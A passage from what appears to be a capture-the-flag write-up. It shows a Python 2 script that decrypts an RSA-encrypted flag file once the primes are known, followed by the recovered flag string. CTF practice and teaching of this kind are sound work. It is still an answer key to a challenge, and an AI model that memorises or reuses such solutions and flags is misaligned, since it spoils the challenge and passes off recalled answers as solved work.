5     4582433561127855310805294456657993281782662645116543024537051682479
6     q =
7     3386619977051114637303328519173627165817832179845212640767197001941
8     n =
9     15518961041625074876182404585394098781487141059285455927024321276783831122
10    168745076359780343078011216480587575072479784829258678691739
11    assert n==p*q
12    phi = (p - 1) * (q - 1)
13    d = inverse(e, phi)
14    with open("flag.enc","rb") as f:
15        c = int(f.read().decode('base64'),16)
16        m = pow(c, d, n)
17        flag = long_to_bytes(m)
18        print flag
19
20 main()
```

得到flag{760958c9-cca9-458b-9cbe-ea07aa1668e4}